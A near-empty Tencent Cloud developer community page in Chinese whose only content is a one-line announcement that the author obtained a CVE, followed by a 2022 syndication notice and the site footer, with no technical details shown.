
fw的我成功的水到了一个CVE!!!
本文参与 腾讯云自媒体同步曝光计划,分享自作者个人站点/博客。
原始发表:2022/08/09 ,如有侵权请联系 cloudcommunity@tencent.com 删除
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号